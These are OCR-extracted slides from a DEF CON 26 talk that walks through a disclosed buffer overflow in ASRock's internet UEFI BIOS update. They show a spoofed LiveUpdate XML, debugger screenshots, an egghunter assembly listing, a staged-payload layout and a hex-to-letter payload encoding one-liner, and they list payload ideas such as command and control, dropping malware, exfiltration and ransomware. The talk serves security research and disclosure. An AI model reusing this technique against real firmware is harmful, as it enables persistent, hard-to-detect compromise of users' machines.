- Console View:** Shows a log of debugger commands and target events, including target resets, DCI device detections, JTAG reconfigurations, and power restores.
- Hardware Threads:** Shows the current hardware threads and their states.
- Breakpoints:** Shows the current breakpoints set in the code.

The title bar of the main window reads "Intel(R) System Debugger". The status bar at the bottom right indicates "[0][default] IP=0xF000:0xFFFF2 0xF000:0xFFFF".

DEFCON



# Exploiting UEFI in real life



DEFCON



# Exploiting UEFI in real life

Evil Maid attack on UEFI via hardware debug interface



DEMO

DEFCON  
26



# Exploiting UEFI in real life

Who has internet based UEFI functions?

ASRock (updates, email)

ASUS EZFlash (updates)

HP (updates, remote diagnostics)



# Exploiting UEFI in real life

Bugs in Internet based UEFI updates

**ASRock Internet Flash**

- Bug reported to ASRock
- We'll walk through this exploit

**ASUS EZFlash**

- Similar bug reported to ASUS



# Exploiting UEFI in real life



UEFI.COM  
26



# Exploiting UEFI in real life

ASUS UEFI BIOS Utility – Advanced Mode

ASUS EZ Flash 3 Utility v03.00

Flash

Model: Z170-A Version: 0603 Date: 07/31/2017

File Path: fs0:\

Drive Folder

Network Connection

Please select the Internet connection type.

DHCP PPPoE Fixed IP

Next Cancel

Folder

EZ Flash Update

Please choose a way to update your BIOS.

**EZ Flash 3**

by USB

by Internet

Next

The image shows two screenshots of the ASUS UEFI BIOS Utility. The left screenshot shows the 'Network Connection' selection screen, where the user is prompted to choose an internet connection type between DHCP, PPPoE, and Fixed IP. The right screenshot shows the 'EZ Flash Update' screen, where the user is prompted to choose a way to update the BIOS, with 'EZ Flash 3' highlighted. Both screenshots are overlaid on a dark background featuring a city skyline at night.

DEFCON



# Exploiting UEFI in real life

Exploit walkthrough

Debugging the exploit

Wait, I can what now?



# Exploiting UEFI in real life

Target platform

**Z370 CFL (8<sup>th</sup> Gen) ASRock, latest everything**



# Exploiting UEFI in real life

## Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```



# Exploiting UEFI in real life

## Exploit walkthrough


```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatality Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="3.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```



# Exploiting UEFI in real life

## Exploit walkthrough





# Exploiting UEFI in real life

## Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="3.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```

<URL1>BUFFER OVERFLOW.....AAAAAAA</URL1>



# Exploiting UEFI in real life

## Exploit walkthrough

- Initial steps

AA



# Exploiting UEFI in real life

## Exploit walkthrough

The screenshot shows a debugger interface with the following windows:

- File Edit View Run Debug Options Help**: The menu bar.
- Callstack**: Shows the call stack.
- Location**: A tree view of memory locations.
- Console**: The command-line interface.
- Breakpoints**: Breakpoint configuration.
- Callstack**: Another call stack window.
- Hardware Threads**: Thread monitoring.
- Instruction Trace**: Instruction tracing.
- Locals**: Local variable values.
- Source Files**: Source code editor.
- Memory...**: Memory dump tool.
- Registers**: Register values.
- Assembler**: Assembly code editor.
- Vector Registers**: Vector register values.
- Paging**: Paging configuration.
- Evaluations**: Expression evaluation.
- System Registers**: System register values.
- CPU Structures**: CPU structure viewer.
- Toolbars**: Various debugging toolbars.
- Flash Memory Tool**: Flash memory manipulation.
- PCI Tool**: PCI configuration.
- VxWorks Tasks**: VxWorks task management.
- VxWorks Kernel Modules**: VxWorks kernel module management.
- Linux Modules**: Linux kernel module management.
- executj**: Executable file management.

**Assembler Window:** Shows assembly code from address 0x0038:0x000000005797E59D to 0x0038:0x000000005797E6A2. The assembly consists of multiple NOP instructions (90).

Trail	Address	Opcodes	Source
0	0x0038:0x000000005797E5C0	90	nop
1	0x0038:0x000000005797E5C1	90	nop
2	0x0038:0x000000005797E5C2	90	nop
3	0x0038:0x000000005797E5C3	90	nop
4	0x0038:0x000000005797E5C4	90	nop
5	0x0038:0x000000005797E5C5	90	nop
6	0x0038:0x000000005797E5C6	90	nop
7	0x0038:0x000000005797E5C7	90	nop
8	0x0038:0x000000005797E5C8	90	nop
9	0x0038:0x000000005797E5C9	90	nop
10	0x0038:0x000000005797E5CA	90	nop

**Registers Window:** Shows register values.

Register	Value
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000
R10	0x0000000041C8F000
R11	0x000000005797E3C0
R12	0x8B48D6894C414141
R13	0x0000000059826701
R14	0x0000000000000000
R15	0x0000000000000001
RIP	0x000000005797E5E6
RFL	0x00000000000010246 R

**CPU Structures Window:** Shows CPU structure details for GDT, IDT, and LDT.

ID	Name	Type	Description
009	Reserved	INTGATE64	sel=0x0038 off=0x000000005D353EB0
010	Invalid TSS	INTGATE64	sel=0x0038 off=0x000000005D353EB8
011	Segment Not Present	INTGATE64	sel=0x0038 off=0x000000005D353EC0
012	Stack Fault	INTGATE64	sel=0x0038 off=0x000000005D353EC8
013	General Protection	INTGATE64	sel=0x0038 off=0x000000005D353ED0
014	Page Fault	INTGATE64	sel=0x0038 off=0x000000005D353ED8



# Exploiting UEFI in real life

## Exploit walkthrough

The screenshot shows the Immunity Debugger interface during a exploit development process. The assembly window displays a sequence of instructions, with the instruction at address 0x000000005D3540F highlighted. A context menu is open over this instruction, showing options like 'Create Breakpoint', 'Run To Line', 'Move PC To Line', 'Show Current Location', 'Find Source Code', 'Show Memory', 'Change Startaddress...', 'Reload', 'Source Annotations', 'Copy', 'Copy All', and 'Select All'. The 'Hardware' option is selected. The registers window shows various CPU registers with their current values. The breakpoints window shows the IDT entries, with entry 013 (General Protection) currently selected.

Index	Name
009	Reserved
010	Invalid TSS
011	Segment Not Present
012	Stack Fault
013	General Protection
014	Page Fault



# Exploiting UEFI in real life

## Exploit walkthrough

The screenshot shows the Immunity Debugger interface with several windows open:

- Callstack X**: Shows a single entry point at address 0x000000005D353ED0.
- Asm Assembler: 0x0038:0x000000005D353EA2 to 0x0038:0x000000005D35409F**: Displays assembly code with the instruction at address 0x0038:0x000000005D353ED0 highlighted: `E8 93 07 00 00 call 0x5D354668 <>`.
- Registers X**: Shows register values. Notable values include RDX (0x000000005797E1D8), RSI (0x4141414141414141), RDI (0x4141414141414141), RSP (0x000000005797E3A0), RBP (0x8000000000000000), and R8 (0x000000005FF72110).
- Console View X**: Displays debugger commands and logs. Key entries include:
  - BREAKPOINT 0 AT (addr=0x000000005D353ED0) : enabled (S=0, CS=0, HW=3)
  - WARNING: DCI: Device Gone (Target Power Lost or Cable Unplugged)
  - WARNING: DCI: A DCI device has been detected, attempting to establish connection
  - WARNING: DCI: Target connection has been fully established
  - program stopped: BREAKPOINT ID=0 at "0x0038:0x000000005D353ED0"
  - xdb>
- Breakpoints INT IDT: 0x000000005d352100**: Lists 16 breakpoints (010 to 015) of type INTGATE64, all set to address 0x0038:0x000000005D353ED0.



# Exploiting UEFI in real life

## Exploit walkthrough

The screenshot shows a debugger interface with several windows:

- Assembler:** Shows assembly code from address 0x0038:0x000000005D353EA2 to 0x0038:0x000000005D35409F. The assembly listing includes:
  - 0x0038:0x000000005D353EC6: add byte ptr [rax+0x79BE], ...
  - 0x0038:0x000000005D353ECC: add byte ptr [rax+rax\*1], ...
  - 0x0038:0x000000005D353ECF: 90 (nop)
  - 0x0038:0x000000005D353ED0: E8 93 07 00 00 (call 0x5D354668 <>)
  - 0x0038:0x000000005D353ED5: OD 00 90 E8 8B (or eax, 0x8BE89000)
  - 0x0038:0x000000005D353EDA: 07 (DB 0x07)
- Registers:** Shows register values:

Register	Value
RDX	0x000000005797E1D8
RSI	0x4141414141414141
RDI	0x4141414141414141
RSP	0x000000005797E3A0
RBP	0x8000000000000000
R8	0x000000005FF72110
- Breakpoints:** Shows a breakpoint at IDT: 0x000000005d352100.
- Memory:** Shows a memory dump starting at address 0x000000005797E3A0. The dump area is highlighted in blue. A context menu is open over the memory dump:
  - Modify...
  - Update All
  - Show Memory** (selected)
  - Copy
  - Copy All
  - Select All



# Exploiting UEFI in real life

## Exploit walkthrough

- **Constraints**
  - Architecture
  - Bad characters
  - Size limit



# Exploiting UEFI in real life

## Exploit walkthrough

- Verifying RCE

NOP NOP NOP NOP NOP NOP NOP NOP

INFINITE LOOP

RETURN ADDRESS



# Exploiting UEFI in real life

## Exploit walkthrough

- Verifying RCE

The screenshot shows two windows from the Immunity Debugger interface. The left window is titled "Assembler: 0x0038:0x000000005797E5BC to 0x0038:0x000000005797E6B2". It displays a table with columns: Trail, Address, Opcodes, and Source. The assembly code includes instructions like nop, jmp, mov, xchg, push, add, and byte ptr. The instruction at address 0x0038:0x000000005797E5EA (opcode EB FE) is highlighted with a yellow arrow and labeled "jmp 0x5797E5EA <>". The right window is titled "Registers" and lists various CPU registers with their current values. The values for most registers are set to zero.

Register	Value
RAX	0x0000000000000000
RBX	0x0000000000000000
RCX	0x000000005D3507A0
RDX	0x000000005797E1D8
RSI	0xFEEB909090909090
RDI	0x9090909090909090
RSP	0x000000005797E3E0
RBП	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000
R10	0x0000000041C8F000
R11	0x000000005797E3C0



# Exploiting UEFI in real life

## Exploit walkthrough

- Now what?
  - We control the return address
  - No ASLR
  - The stack is executable
  - But we don't have much room...



# Exploiting UEFI in real life

## Exploit walkthrough

- Finding full XML document

The screenshot shows the Immunity Debugger interface during a exploit development session. The assembly pane displays the instruction at address 0x0038:0x000000005797E5EA, which is a jmp instruction跳转到地址0x5797E5EA。The registers pane shows various CPU registers with their current values. A context menu is open over the RDX register, with the "Show Memory" option highlighted. The memory dump pane shows the memory starting at address 0x000000005797E1D8, which is filled with zeros and some scattered data.

Register	Value
RAX	0x0000000000000000
RBX	0x0000000000000000
RCX	0x000000005D3507A0
RDX	0x000000005797E5EA
RSI	0xFEEB909090909090
RDI	0x9090909090909090

Context menu options:

- Show Memory
- Modify...
- Update All
- Copy
- Copy All
- Select All

Address	Opcodes	Source
0x0038:0x000000005797E5E6	90	nop
0x0038:0x000000005797E5E7	90	nop
0x0038:0x000000005797E5E8	90	nop
0x0038:0x000000005797E5E9	90	nop
0x0038:0x000000005797E5EA	EB FE	jmp 0x5797E5EA <>
0x0038:0x000000005797E5EC	88 E5	mov ch, ah

Breakpoints pane:

- 0x000000005797E1D8=No Symbol

Memory dump pane (addresses 0x000000005797E1D8 to 0x000000005797E21E):

Address	Value
0x000000005797E1D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x000000005797E1E6	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x000000005797E1F4	00 00 00 00 dd 82 98 57 00 00 00 00 00 00 00 00 .....
0x000000005797E202	00 00 00 00 00 00 08 e4 37 5d 00 00 00 00 00 .....
0x000000005797E210	18 ba 31 44 00 00 00 00 68 e2 97 57 00 00 .....
0x000000005797E21E	00 00 10 e5 97 57 00 00 00 00 fc 82 98 57 .....



# Exploiting UEFI in real life

## Exploit walkthrough

- Finding full XML document

The screenshot shows a debugger interface with several windows:

- Assembler:** Shows assembly code from address 0x0038:0x000000005797E5BC to 0x0038:0x000000005797E6B2. The assembly pane highlights the instruction at address 0x0038:0x000000005797E5EA, which is a jmp instruction.
- Registers:** Shows register values. The R10 register is highlighted in blue. A context menu is open over the R10 value, with "Show Memory" selected.
- Breakpoints:** Shows a breakpoint at address 0x0000000041C8A0B4.
- Memory:** Shows memory dump starting at address 0x0000000041C8A0B4. The dump includes binary data and some XML-like text:

```
0x0000000041C8A0B4=No Symbol
0x0000000041C8A0B4 31 2e 34 2e 34 39 0d 0a 0d 0a 3c 3f 78 6d 1.4.49....<?xm
0x0000000041C8A0C2 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 1 version="1.0
0x0000000041C8A0D0 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 " encoding="ut
0x0000000041C8A0DE 66 2d 38 22 3f 3e 3c 4c 69 76 65 55 70 64 f-8"?><LiveUpd
0x0000000041C8A0EC 61 74 65 20 4d 6f 64 65 6c 3d 22 46 61 74 ate Model="Fat
0x0000000041C8A0FA 61 6c 31 74 79 20 5a 33 37 30 20 47 61 6d ality Z370 Gam
0x0000000041C8A108 69 6e 67 2d 49 54 58 2f 61 63 22 3e 3c 44 ing-ITX/ac"><D
```



# Exploiting UEFI in real life

## Exploit walkthrough

- Staged payload

ON THE STACK

NOP NOP NOP NOP NOP NOP NOP

EGGHUNTER SHELLCODE

RETURN ADDRESS

ON THE HEAP

AAAAAAA

REST OF PAYLOAD



# Exploiting UEFI in real life

## Exploit walkthrough

- Transition to 2<sup>nd</sup> stage payload

Asm Assembler: 0x0038:0x000000005797E59D to 0x0038:0x000000005797E6A2

Trail	Address	Opcodes	Source
•	0x0038:0x000000005797E5C9	90	nop
•	0x0038:0x000000005797E5CA	90	nop
•	0x0038:0x000000005797E5CB	EB FE	jmp 0x5797E5CB <>
•	0x0038:0x000000005797E5CD	48 B...	mov rcx, 0x4141414141414141
•	0x0038:0x000000005797E5D7	4C 8...	mov rsi, r10
•	0x0038:0x000000005797E5DA	48 8...	mov rax, qword ptr [rsi]
•	0x0038:0x000000005797E5DD	48 8...	sub rsi, 0x1
•	0x0038:0x000000005797E5E1	48 3...	cmp rax, rcx
•	0x0038:0x000000005797E5E4	75 F4	jnz 0x5797E5DA <>
•	0x0038:0x000000005797E5E6	48 8...	lea rax, ptr [rsi+0x9]
•	0x0038:0x000000005797E5EA	FF E0	jmp rax

Registers

Register	Value
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000

Context Menu (Move PC To Line selected):

- Create Breakpoint > F000 E3C0
- Run To Line 4141
- Move PC To Line 6701 0000
- Show Current Location 0001
- Find Source Code E5CB
- Show Memory 0206 R
- Change Startaddress...
- Reload



# Exploiting UEFI in real life

## Exploit walkthrough

- Transition to 2<sup>nd</sup> stage payload

The screenshot shows a debugger interface with two main windows: 'Assembler' and 'Registers'.

**Assembler Window:**

Trail	Address	Opcodes	Source
0x0038:0x000000005797E5C9	90	nop	
0x0038:0x000000005797E5CA	90	nop	
0x0038:0x000000005797E5CB	EB FE	jmp 0x5797E5CB <>	
0x0038:0x000000005797E5CD	48 B...	mov rcx, 0x4141414141414141	
0x0038:0x000000005797E5D7	4C 8...	mov rsi, r10	
0x0038:0x000000005797E5DA	48 8...	mov rax, qword ptr [rsi]	
0x0038:0x000000005797E5DD	48 8...	sub rsi, 0x1	
0x0038:0x000000005797E5E1	48 3...	cmp rax, rcx	
0x0038:0x000000005797E5E4	75 F4	jnz 0x5797E5DA <>	
0x0038:0x000000005797E5E6	48 8...	lea rax, ptr [rsi+0x9]	
0x0038:0x000000005797E5EA	FF E0	jmp rax	

**Registers Window:**

Register	Value
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000
R10	0x0000000041C8F000
R11	0x000000005797E3C0
R12	0x8B48D6894C414141
R13	0x0000000059826701
R14	0x0000000000000000
R15	0x0000000000000001
DTR	0x0000000000000000

A context menu is open over the assembly window, with the 'Run To Line' option highlighted.



# Exploiting UEFI in real life

## Exploit walkthrough

- Transition to 2<sup>nd</sup> stage payload

The screenshot shows the Immunity Debugger interface during a exploit development session. The top menu bar includes options like File, Edit, View, Options, Tools, Help, and various icons for assembly, memory, registers, and breakpoints. The main window has three main panes:

- Asm Assembler:** Shows assembly code from address 0x0038:0x000000005797E59D to 0x0038:0x000000005797E6A2. The assembly listing includes:

Trail	Address	Opcodes	Source
•	0x0038:0x000000005797E5DA	48 8B 06	mov rax, qword ptr [rsi]
•	0x0038:0x000000005797E5DD	48 83 EE 01	sub rsi, 0x1
•	0x0038:0x000000005797E5E1	48 39 C8	cmp rax, rcx
•	0x0038:0x000000005797E5E4	75 F4	jnz 0x5797E5DA <>
•	0x0038:0x000000005797E5E6	48 8D 46 09	lea rax, ptr [rsi+0x9]
•	0x0038:0x000000005797E5EA	FF E0	jmp rax
- Registers:** Displays register values:

Register	Value
RDX	0x000000005797E1D8
RSI	0x0000000041C7C37A
RDI	0xC8394801EE834806
RSP	0x000000005797E3E0
RBP	0x8000000000000000
R8	0x000000005FF72110
- Breakpoints / Memory:** Shows a memory dump at address 0x0000000041C7C37A. The dump area contains several lines of hex and ASCII data, with some characters redacted (e.g., 'A' and 'B').



# Exploiting UEFI in real life

## Exploit walkthrough

- Second stage
  - We have more room now, but what can we do?



# Exploiting UEFI in real life

## Exploit walkthrough

- Let's talk about the UEFI environment
  - UEFI applications
  - UEFI protocols
  - System Table
  - Boot Services
  - Runtime Services



# Exploiting UEFI in real life

## Exploit walkthrough

- UEFI applications
  - Windows PE executable format
  - Passed Handle and System Table at launch

`EFI_STATUS`

`EFIAPI`

`UefiMain (`

`IN EFI_HANDLE`

`ImageHandle,`

`IN EFI_SYSTEM_TABLE *SystemTable`

`)`


`{`



# Exploiting UEFI in real life

## Exploit walkthrough

- UEFI protocols
  - Identified by GUID
  - Can be registered by one application/driver
  - Looked up by GUID and called by other driver/application





# Exploiting UEFI in real life

## Exploit walkthrough

- **UEFI System Table** contains:
  - **Boot Services** and **Runtime Services** pointers
  - **Console Input**, **Output**, and **StdErr** pointers
  - **Configuration Table** pointers



# Exploiting UEFI in real life

## Exploit walkthrough

- **UEFI Boot Services protocols:**
  - Memory handling
  - Event operations
  - Protocol operations
  - Load and start UEFI applications
  - Exit Boot Services



# Exploiting UEFI in real life

## Exploit walkthrough

- **UEFI Runtime Services protocols:**
  - **Variable operations**
  - **Capsule operations**



# Exploiting UEFI in real life

## Exploit walkthrough

- Interesting Boot Services functions
  - **LocateProtocol()**
    - Finds a protocol by GUID
  - **LoadImage()**
    - Loads a UEFI image into memory
  - **StartImage()**
    - Transfers control to a loaded image's entry point.



# Exploiting UEFI in real life

## Exploit walkthrough

- How do we call them?
  - We need the Boot Services pointer



# Exploiting UEFI in real life

## Exploit walkthrough

- Staged payload

ON THE STACK

NOP NOP NOP NOP NOP NOP NOP

EGGHUNTER SHELLCODE

RETURN ADDRESS

ON THE HEAP

AAAAAAA

LOAD & START IMAGE SHELLCODE

ARBITRARY UEFI APP



# Exploiting UEFI in real life

## Exploit walkthrough

- But wait, there's more!
  - An additional constraint we didn't know about...





# Exploiting UEFI in real life

## Exploit walkthrough

- We'll just copy the 2<sup>nd</sup> stage payload elsewhere  
ON THE STACK





# Exploiting UEFI in real life

Exploit walkthrough

- Success!



IDEMO

DEFCON



# Exploiting UEFI in real life

## Exploit walkthrough

- Not so success...
  - Can only run apps up to about 12k
  - Limited stack space
  - Also ran into issues with our payload encoder...



# Exploiting UEFI in real life

## Exploit walkthrough

- Need a better encoding mechanism
  - Arbitrary size payload
  - Can't fail to encode the payload
  - As small and simple as possible
  - Thought about just using base64



# Exploiting UEFI in real life

## Exploit walkthrough

- Encoding solution
  - Convert payload to long string of hex digits
  - Then map 0-9a-f to a-p

```
xxd -g 0 -p -c 10000000 | tr '[0-9a-f]' '[a-p]'
```



# Exploiting UEFI in real life

## Exploit walkthrough

- **Decode stub**
  - **No need for any tables**
  - **Simple loop that just subtracts ‘a’ from each nibble**

```
C = (*S++ - 'a') << 4)
C |= (*S++ - 'a')
*D++ = C
```



# Exploiting UEFI in real life

## Exploit walkthrough

- Finding a better place to store 2<sup>nd</sup> stage



# Exploiting UEFI in real life

## Exploit walkthrough

- Finding a better place to store 2<sup>nd</sup> stage
  - UEFI applications run in ring 0



# Exploiting UEFI in real life

## Exploit walkthrough

- Finding a better place to store 2<sup>nd</sup> stage
  - UEFI applications run in ring 0
  - No memory protections between UEFI apps



# Exploiting UEFI in real life

## Exploit walkthrough

- Let's just write our code over another UEFI app
  - Success!



IDEMO

DEFCON



# Exploiting UEFI in real life

## Exploit walkthrough

- Let's just write our code over another UEFI app
  - Success!
  - Can run arbitrarily sized UEFI applications!



IDEMO

DEFCON



# Exploiting UEFI in real life

## Exploit walkthrough

- Other payload ideas
  - UEFI contains full network stack
    - Locate gEfiTcp4Dxe and other net protocols
    - Configure and connect to remote server
    - Download 3<sup>rd</sup> stage
    - Full C&C capabilities



# Exploiting UEFI in real life

## Exploit walkthrough

- Other payload ideas
  - UEFI contains built-in decompression code
    - Locate gEfiDecompressProtocolGuid
    - Call GetInfo() and Decompress()



# Exploiting UEFI in real life

## Exploit walkthrough

- Other payload ideas
  - This UEFI firmware image contains NTFS.efi
  - Drop malware into OS
  - Exfiltrate interesting data
  - Ransomware



# Exploiting UEFI in real life

## Exploit walkthrough

- Other payload ideas
  - This UEFI firmware image contains NTFS.efi
    - Drop malware into OS
    - Exfiltrate interesting data
    - Ransomware
  - Just include it in payload if not already present



# UEFI EXPLOIT MITIGATIONS

UEFI Stack protections

ASLR

DEP

Other defenses



# RECOMMENDATIONS

- Always use latest edk from git
- Use latest gnu-efi



# Questions?



<http://uefi.party>

DEFCON.COM  
DEFCON.COM